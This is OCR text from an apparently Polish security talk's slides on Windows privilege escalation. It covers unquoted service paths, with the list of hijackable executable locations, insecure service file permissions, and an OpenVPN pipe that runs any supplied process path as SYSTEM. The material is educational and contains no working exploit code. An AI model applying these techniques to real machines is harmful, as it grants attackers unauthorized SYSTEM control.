
https://security.szurek.pl/

*„Ktokolwiek, poczynając od najbardziej bezmyślnego amatora,*
*na najlepszym kryptografie kończąc,*
*może stworzyć algorytm*
*którego on sam nie będzie mógł złamać”*

**Bruce Schneier**




Pipe
Pipe
Pipe
OPENVPN™
Socket
Socket
Socket


Usługi
Plik
Akcja
Widok
Pomoc
Usługi (lokalne)
Nazwa
Opis
„Usługa stanu ASP.NET
„Zapewnia obsługę pozaprocesowych stanów sesji p
Adapter odbiornika Net.Msmq
Odbiera żądania aktywacji za pomocą protokołów ne
Adapter odbiornika Net.Pipe
Odbiera żądania aktywacji za pomocą protokołu net.
Adapter odbiornika Net.Tcp
Odbiera żądania aktywacji za pomocą protokołu net.
Adobe Acrobat Update Service
Adobe Acrobat Updater keeps your Adobe software
Agent ochrony dostępu do sieci
Usługa agenta ochrony dostępu do sieci (NAP) zbier
Agent zasad IPsec
Zabezpieczenia protokołu internetowego (protokół I
Aplikacja systemowa modelu COM+
Zarządza konfiguracją i śledzeniem składników opart
Autokonfiguracja sieci WLAN
Usługa WLANSVC zapewnia logikę niezbędną do kor
Automatyczna konfiguracja sieci przewodowej
Usługa automatycznej konfiguracji sieci przewodow
Automatyczne konfigurowanie bezprzewodowej si...
Ta usługa służy do zarządzania kartami danych/mod
BranchCache
Ta usługa buforuje zawartość sieci z węzłów równorz
Bufor wydruku
Ładuje pliki do pamięci w celu późniejszego wydruk


rów – w rowie
cudzysłów – w cudzysłowie


# Unquoted Service Paths

"c:\Program Files\sub dir\program name"


# Unquoted Service Paths

c:\Program Files\sub dir\program name


- c:\Program.exe
- c:\Program Files\sub.exe
- c:\Program Files\sub dir\program.exe
- c:\Program Files\sub dir\program name.exe


Właściwości: usluga
Ogólne
Zgodność
Zabezpieczenia
Szczegóły
Poprzednie wersje
Nazwa obiektu: C:\katalog_uslugi\usluga.exe
Nazwy grup lub użytkowników:
Wszyscy
Użytkownicy uwierzytelnieni
SYSTEM
Administratorzy (ROOT\Administratorzy)
Użytkownicy (ROOT\Użytkownicy)
Aby zmienić uprawnienia, kliknij przycisk Edytuj.
Edytuj...
Uprawnienia dla: Wszyscy
Zezwalaj
Odmów
Pełna kontrola
Modyfikacja
Odczyt i wykonanie
Odczyt
Zapis
Uprawnienia specjalne
Kliknij przycisk Zaawansowane, aby przejść do specjalnych uprawnień lub ustawień zaawansowanych.
Zaawansowane
Dowiedz się o kontroli dostępu i uprawnieniach
OK
Anuluj
Zastosuj

# Insecure Service Permissions




# Insecure Service Permissions




BRACE YOURSELVES
VPN ISSUES ARE COMING
imgflip.com

# Uruchom dowolny proces,
# którego ścieżka została wysłana przez PIPE jako SYSTEM



